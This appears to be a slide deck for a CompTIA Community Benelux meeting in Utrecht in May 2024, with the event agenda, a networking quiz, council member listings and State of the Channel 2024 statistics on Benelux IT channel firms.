

BENELUX

CompTIA[®] COMMUNITY

Welkom

CompTIA Community – Benelux Meeting
22 May 2024, Utrecht



Antitrust, Diversity, and Anti-Harassment

- Antitrust
You must not engage in discussions that could result in an unreasonable restraint of trade.
<https://connect.comptia.org/about-us/antitrust-statement>
- Diversity
We promote an inclusive environment that respects and values all individuals.
<https://connect.comptia.org/about-us/dei-policy>
- Anti-Harassment
This is a respectful and safe environment for all. Any verbal, physical, or psychological harassment will not be tolerated.
<https://www.comptia.org/contact-us/harassment-complaint>

**Please report any violation of the above policies to CompTIA staff immediately.
Violators will be removed from the event or meeting.**

WE ARE THE CompTIA® COMMUNITY



Estelle Johannes
Community



Katrin Giza
Community



Kris Nagamootoo
Membership



Luke Barton
Certifications



Jonathan Badibanga
Certifications

09:30 – 10:15	Registration and Breakfast
10:15 - 10:25	CompTIA Welcome Katrin Giza, CompTIA
10:25 -10:35	Community Introduction Daniëlle Meulenberg, Sophos and Steven Tytgat, Tyneso
10:35 - 11:05	State of the Channel in the Benelux Region Valérie Vernout, CompTIA
11:05 - 11:20	Networking Break
11:20 - 12:00	Keynote: Fires, Finance and Phreaking Lessons from the past and how to approach the future as an MSP Mostyn Thomas, Pax8
12:00 - 13:00	Lunch & Networking
13:00 - 13:45	Out of your head, into your life - building psychological flexibility with Acceptance and Commitment Therapy Ann Lambert, Clinical Psychologist
13:45-14:30	Women in Tech – Trends Valérie Vernout, Data Wise Consultancy Empowering Women in Tech: Insights from DutchTechonHeels Jennifer Delano, DutchTechonHeels
14:30 - 15:00	Break & Networking
15:00 -15:30	Cutting Through the Hype: Practical Applications of Generative AI for MSPs Jamie Claret, Autonomate / Amazing Support & Jef Bogaerts
15:30 - 16:00	Cultivating Success: Mastering Sales Flows, Development Mapping and Team Crafting Yannick van Aken, Melrox
16:00 - 16:30	Networking Break
16:30 - 17:00	Closing Keynote: How Passwords Lead to Ransomware Attacks Mark Loman, SOPHOS
17:00 - 17:15	Wrap up Estelle Johannes, CompTIA
17:15 - 20:30	Networking Buffet Dinner & Drinks

*Agenda subject to change



CompTIA COMMUNITY Benelux

Name _____

Utrecht Networking Quiz

Please answer all questions and add all required information. By the end of the day, we will draw the winner. And be sure to add your name!

1. Please enter your answers in the table below:

In what year was CompTIA founded?	Who is this girl?	How many countries has this been to?	How many regional groups does CompTIA have around the globe?	What series is 'Yannick van Aken missing'?

2. Please talk to three participants throughout the day and note down their name and favorite colour or dish.

Name	Favorite colour or favourite dish
White (empty)	
White (empty)	
Red (empty)	

3. Name two CompTIA member benefits (just, if you don't know → go and find this page on the website).

4. What does 'CC' stand for (if you are not sure you can go and ask an EC member)?

Answer: _____

5. What date is the EMCA Member & Partner Conference taking place in London this year?

Answer: _____

THANK YOU FOR YOUR PARTICIPATION!

Hashtag:
#CompTIACommunity

Network: Crowne Plaza Conference
WiFi: CrownePlaza



Networking

Member-led communities, councils and events that help tens of thousands of executives and professionals learn and collaborate with peers.



Education

Vendor-neutral education, business standards, technical content and career advice to help drive company and professional growth.



Thought Leadership

Highly regarded research and subject-matter expertise covering workforce developments, emerging technologies and business trends.



Certification

Vendor-neutral certifications that help millions of IT professionals around the world validate their skills and advance in their careers.



Philanthropy

Help for those who are under-represented in IT and those who lack economic opportunity to prepare for, secure and succeed in IT careers.

North America
Community


UK&I
Community

Benelux
Community

DACH
Community

ASEAN
Community

ANZ
Community



Global Reach of Our Member Community

North America
Community

UK&I
Community

Benelux
Community

DACH
Community

ASEAN
Community

ANZ
Community

Adam Proulx



Brianna White



Leanne Johnson



Sam Ross



Katrin Giza



Rose Stamell



Regional Groups

CompTIA Community Highlights

April

- ASEAN Meet Ups in Malaysia, Singapore & Bangkok

June

- UK&I & Spotlight Awards
- Emerging Technology Interest Group: Cutting Through the Hype: Practical Applications of Generative AI
- Advancing Women in Technology (AWIT) Interest Group

- Benelux, Utrecht
- Cybersecurity Interest Group: Compliance as a Service
- Diversity Equity & Inclusion Interest Group : Understanding Menopause: A Guide for Everyone

May

Executive Council

CompTIA[®]
COMMUNITY

BENELUX



Timon Bergsma
Pax8



Jef Bogaerts
Zomentum



Jos Hageman
Scale-up



Sibyl Jacob
Kingston
Technology Belux



Pierre Kleine Schaars
ICT
Cyber Security



Daniëlle Meulenberg
Sophos
Chair
CompTIA Community
Benelux Regional Group



Ashley Schut
ESET Nederland



Steven Tytgat
Tyneso
Vice Chair
CompTIA Community
Benelux Regional Group



Lieve Van De Voorde
KYOCERA



Valérie Vernout
Data Wise Consultancy

WE ARE THE CompTIA® COMMUNITY



Daniëlle Meulenberg

Sophos

Chair CompTIA Community -
Benelux Regional Group




Steven Tytgat

Tyneso

Vice Chair CompTIA Community -
Benelux Regional Group





09:30 – 10:15 Registration, Breakfast and Networking



09:30 – 09:45 CompTIA Welcome



10:25 – 10:35 Community Introduction



10:35 – 11:05 State of the Channel - Benelux



11:05 – 11:20 Small Networking Break



11:20 – 12:00 Fires, Finance and Phreaking

WE ARE THE
CompTIA
COMMUNITY



Valérie Vernout

CompTIA Community Instructor

CompTIA®

State of the Channel 2024 Benelux



Key state of the Channel Stats

1.5 trillion

Estimated spending on IT services globally in 2024, an 8.7% growth rate year-over-year to place as top segment of technology spending for the first time.

(Source: Gartner, January 2024 projection)

61%

of Benelux channel firms say their business is in better shape today than it was two years ago

53%

of Benelux channel firms say competition and pricing pressure concern them most as top inhibitors to revenue growth and profitability

30%

of Benelux channel firms say they plan to sell generative AI-based solutions to customers in 2024

40%

of Benelux channel firms cited training and certification as the main remedy for improving business skills


38%

of Benelux channel firms say they participate in zero to four partner programs today

23%

of Benelux channel firms describe their company as “expert” in terms of general business acumen

Global channel outlook




Top priorities in maintaining a relevant and future-oriented IT channel

	Australia & New Zealand	Benelux	ASEAN	UK & Ireland	DACH	North America
Top Positive Opportunity	Availability of generative AI tools & solutions	Availability of generative AI tools & solutions	Availability of generative AI tools & solutions	Technology's growing complexity creates demand for expertise	Technology's growing complexity creates demand for expertise	Technology's growing complexity creates demand for expertise
Top Negative Development	External factors (i.e., global economy, inflation, interest rates)	External factors (i.e., global economy, inflation, interest rates)	Competition from online marketplaces & non-traditional players (i.e. prof services firms)	Competition from online marketplaces & non-traditional players (i.e. prof services firms)	External factors (i.e., global economy, inflation, interest rates)	External factors (i.e., global economy, inflation, interest rates)


Channel practitioners will fill their to-do list with items ranging from how to embrace new technologies like AI; handle new types of competition and market changes; capitalize on new and more sophisticated services opportunities; optimize and improve internal business functions and better serve customers and the workforce.

How channel firms describe their primary business




In many ways, the channel ecosystem features two main camps filled with a variety of camper types. On one side sit those firms with a more traditional reseller heritage: Mostly stable, product-oriented SMB businesses with expertise in technology infrastructure work. The other camp includes newer entrants, those focused more closely on cloud-, digital- and services-based business models that aren't as product-centric. Across these groups, however, you find abundant individual diversity, from referral-based providers to pure consultants to vertical specialists and beyond. And while some of these business types are more ascendant and high growth than others, each is carving out a space in the landscape.


State of the IT channel



Factors contributing to a healthy IT channel




Overview of the IT channel ecosystem



